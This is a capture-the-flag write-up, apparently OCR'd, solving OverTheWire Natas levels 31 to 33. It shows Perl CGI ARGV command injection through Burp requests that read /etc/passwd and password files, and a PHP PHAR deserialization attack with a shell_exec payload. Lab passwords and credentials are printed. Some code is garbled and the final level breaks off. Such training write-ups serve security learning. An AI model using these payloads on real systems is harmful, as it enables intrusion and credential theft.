NATAS Write-up (L31 -L34)

Natas teaches the basics of server-side web security, available on overthewire.org


Natas is a series of web security training levels hosted on the OverTheWire website. It's designed to teach fundamental server-side web security concepts through a series of challenges. Each level involves a website with hashtag#vulnerabilities, and the goal is to exploit them to find the password for the next level.

Each level of Natas consists of its website, which is located at http://natasX.natas.labs.overthewire.org, where X is the level number. There is no SSH login. To access a level, enter the username for that level (e.g. natas0 for level 0) and its password.

Each level has access to the password of the next level. Your job is to somehow obtain that next password and level up. All passwords are also stored in /etc/natas_webpass/. E.g. The password for natas5 is stored in the file /etc/natas_webpass/natas5 and is only readable by natas4 and natas5.

Level 31:

Username: natas31
URL: http://natas31.natas.labs.overthewire.org



Any file uploaded is delimitered to commas.

Source codes:

```
my $cgi = CGI->new;
if ($cgi->upload('file')) {
    my $file = $cgi->param('file');
    print '<table class="sortable table table-hover table-striped">';
    $i=0;
    while (<$file>) {
        my @elements=split /,/, $_;

        if($i==0){ # header
            print "<tr>";
            foreach(@elements){
                print "<th>".$cgi->escapeHTML($_)."</th>";
            }
            print "</tr>";
        }
        else{ # table content
            print "<tr>";
            foreach(@elements){
                print "<td>".$cgi->escapeHTML($_)."</td>";
            }
            print "</tr>";
        }
        $i+=1;
    }
    print '</table>';
}
else{
print <<END;
```

The vulnerability must be in cgi upload file line. It takes only one parameter, which is also be found in Burp:

```
POST /index.pl HTTP/1.1
Host: natas31.natas.labs.overthewire.org
Content-Length: 3583525
Cache-Control: max-age=0
Authorization: Basic bmF0YXMzMTptN2JmakFIcEptU1lnUVdXZXFSRTJxVkJ1T
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://natas31.natas.labs.overthewire.org
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,imag
Referer: http://natas31.natas.labs.overthewire.org/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

------WebKitFormBoundarypjXCBWP4ubBNiKTH
Content-Disposition: form-data; name="file"; filename="machine-rea
Content-Type: text/csv

abc

------WebKitFormBoundarypjXCBWP4ubBNiKTH
Content-Disposition: form-data; name="submit"

Upload
------WebKitFormBoundarypjXCBWP4ubBNiKTH--
```

Send it to repeater for further process, we'll duplicate our target (file) from anything and place it before the actual file so that it is called later:

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
Referer: http://natas31.natas.labs.overthewire.org/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

\------WebKitFormBoundarypjXCBWP4ubBNiKTH
Content-Disposition: form-data; name="file"

Upload
------WebKitFormBoundarypjXCBWP4ubBNiKTH
Content-Disposition: form-data; name="file"; filename="machine-readable-busi
Content-Type: text/csv

abc

------WebKitFormBoundarypjXCBWP4ubBNiKTH
Content-Disposition: form-data; name="submit"

Upload
------WebKitFormBoundarypjXCBWP4ubBNiKTH--
```

The upper one is duplicated from the second last one and we renamed the submit button to file.

Now we can add our flag address on the URL:

```
POST /index.pl?/etc/natas_webpass/natas32 HTTP/1.1
Host: natas31.natas.labs.overthewire.org
Content-Length: 3583525
Cache-Control: max-age=0
Authorization: Basic bmF0YXMzMTptN2JmakFIcEptU1lnUVdXZ
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://natas31.natas.labs.overthewire.org
```

And write the argument value here:

```
Accept: text/html,application/
Referer: http://natas31.natas.
Accept-Encoding: gzip, deflate,
Connection: keep-alive

------WebKitFormBoundarypjXCBWI
Content-Disposition: form-data,

ARGV
------WebKitFormBoundarypjXCBWI
Content-Disposition: form-data,
Content-Type: text/csv

abc

------WebKitFormBoundarypjXCBWI
Content-Disposition: form-data,

Upload
```


We need the arg value of what we added in the URL. This way we have stored the Natas password and called it through CGI pram file line in source code.

Hit forward and here is the flag:

NaIWhW2VIrKqrc7aroJVHOZvk3RQMi0B

Level 32:

Username: natas32
URL: http://natas32.natas.labs.overthewire.org



The same challenge with some differences.

Sourcecode is the same, so let’s use the same technique as last one:

```
POST /index.pl?cat%20/etc/natas_webpass/natas33%20| HTTP/1.1
Host: natas32.natas.labs.overthewire.org
Content-Length: 3583525
Cache-Control: max-age=0
Authorization: Basic bmF0YXMzMjp0YUlXaFcyVklyS3FyYzdhcm9KVkhPWnZrMlJRTWkwQg==
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://natas32.natas.labs.overthewire.org
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryua7e8JXbSWD4SLEQ
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signe
Referer: http://natas32.natas.labs.overthewire.org/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

------WebKitFormBoundaryua7e8JXbSWD4SLEQ
Content-Disposition: form-data; name="file";
Content-Type: application/octet-stream

ARGV
------WebKitFormBoundaryua7e8JXbSWD4SLEQ
Content-Disposition: form-data; name="file"; filename="machine-readable-business-employment-data-mar-2024-quarter.csv"
Content-Type: text/csv

abc

------WebKitFormBoundaryua7e8JXbSWD4SLEQ
Content-Disposition: form-data; name="submit"

Upload
------WebKitFormBoundaryua7e8JXbSWD4SLEQ--
```

But in response we got nothing.

And when tried another location:

```
POST /index.pl?cat%20/etc/passwd%20| HTTP/1.1
Host: natas32.natas.labs.overthewire.org
Content-Length: 3583525
Cache-Control: max-age=0
Authorization: Basic bmF0YXMzMjp0YUlXaFcyVklyS3FyY
```


root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

It worked because the passwords were not in the default location.

We need to know what files are located here. So use ls:

```
POST /index.pl?/bin/ls%20.%20| HTTP/1.1
```

We used /bin before because commands are located in the bin folder.



Getting a password is useful. Let's cat it:

```
POST /index.pl?./getpassword%20| HTTP/1
```

Just use ./getpassword and we got it:


```
table class="sortable table table-hover t
  <tr>
    <th>
      2v9nDlbSF7jvawaCncr5Z9kSzkmBeoCJ
    </th>
  </tr>
/table>
div id="viewsource">
```

2v9nDlbSF7jvawaCncr5Z9kSzkmBeoCJ

Level 33:

Username: natas33
URL: http://natas33.natas.labs.overthewire.org

Any file upload results in:




Source code:

```
>ay>
  <?php
      // graz XeR, the first to solve it! thanks for the feedback!
      // ~morla
      class Executor{
          private $filename="";
          private $signature='adeafbadbabec0dedabada55ba55d00d';
          private $init=False;

          function __construct(){
              $this->filename=$_POST["filename"];
              if(filesize($_FILES['uploadedfile']['tmp_name']) > 4096) {
                  echo "File is too big<br>";
              }
              else {
                  if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], "/natas33/upload/" . $this->filename)) {
                      echo "The update has been uploaded to: /natas33/upload/$this->filename<br>";
                      echo "Firmware upgrad initialised.<br>";
                  }
                  else{
                      echo "There was an error uploading the file, please try again!<br>";
                  }
              }
          }

          function __destruct(){
              // upgrade firmware at the end of this script

              // "The working directory in the script shutdown phase can be different with some SAPIs (e.g. Apache)."
              chdir("/natas33/upload/");
              if(md5_file($this->filename) == $this->signature){
                  echo "Congratulations! Running firmware update: $this->filename <br>";
                  passthru("php " . $this->filename);
              }
              else{
                  echo "Failur! MD5sum mismatch!<br>";
              }
          }
      }
  ?>
```

Only when the signature matches with the file we uploaded it give us a flag. Then it will run the uploaded file. Otherwise, it will result in an error Md5 mismatch.

This problem can be solved with PHAR, which can run the file using a particular archive and execute objects, but first, we have to create an object. If we make an object name executor similar to one in source code, it will go through all code in between. So we will copy the object and class and paste them into a new PHP file:



Set the filename to anything, we will use it later. The sign is true so that when our file's md5sum is matched with the original sign it will return true and show us our flag.

Now we need to create an archives file with some parameters:

```
$phar = new phar('natas.phar');
```

We need a variable, name phar, which creates file name natas.phar.

Then we need to start buffering:

```
$phar->startBuffering()
```

It will start a buffer and write some data.

Now create a dummy file:

```
$phar->addFromString('text.txt', 'text');
```

This will add the file.

Now we will stop the compiler from using the:

```
$phar->setStub('<?php __HALT_COMPILER(); ?>');
```

Now we will create an object using class executor and some data into it while selecting it:

```
$object = new Executor();
$object->data = 'rips';
```

Now set the metadata of object into phar:


```
$phar-.setMetadata($object);
```

Stop the buffer:

```
$phar->stopBuffering();

>?
```


Also, close the PHP file.

Here now we need to create that file we put first above in the code and in that file we'll write PHP code to get the password:




Our shell command is ready.

Using PHP in terminal we will create phar file, netas.phar:



-d will include phar. read-only, and if it's not set then false will not run.

We will upload anyway.php and natas. phar and run through phar protocol:



Make sure to intercept on.


```
Content-Disposition: form-data; name="MAX_FILE_SIZE"

4096
------WebKitFormBoundaryA3as7scrnVAesBbw
Content-Disposition: form-data; name="filename"

e5smppgei7kq7nprkbsso0pvpe
------WebKitFormBoundaryA3as7scrnVAesBbw
Content-Disposition: form-data; name="uploadedfile"; f
Content-Type: application/x-php

<? php echo shell_exec('cat /etc/natas_webpass/natas34

------WebKitFormBoundaryA3as7scrnVAesBbw--
```

Here is the file name.

Change it to anyway.php:


```
Content-Disposition: form-data

4096
------WebKitFormBoundaryA3as7s
Content-Disposition: form-data

anyway.php
------WebKitFormBoundaryA3as7s
Content-Disposition: form-data
Content-Type: application/x-ph

<? php echo shell_exec('cat /e

------WebKitFormBoundaryA3as7s
```

Forward it and:




We can't access the file because it's on the webroot.


Now upload natas.phar:



Intercept on.
Send to the repeater and change the file sum to name netas. phar:



Forward and see that the file is uploaded now:



Next, we need to call netas file through netas protocol:
(We will call the text.txt file so that the whole code starts executing)

```
4096
------WebKitFormBoundaryh9iVLjDqqf5BgRho
Content-Disposition: form-data; name="filename"

phar://natas.phar/text.txt
------WebKitFormBoundaryh9iVLjDqqf5BgRho
Content-Disposition: form-data; name="uploadedfil
"natas.phar"
Content-Type: application/octet-stream

<?php __HALT_COMPILER(); ?>
```

When the whole code executes, sign matcher will also run and the file we upload and as we change the md5sum to true, it will easily congrats us: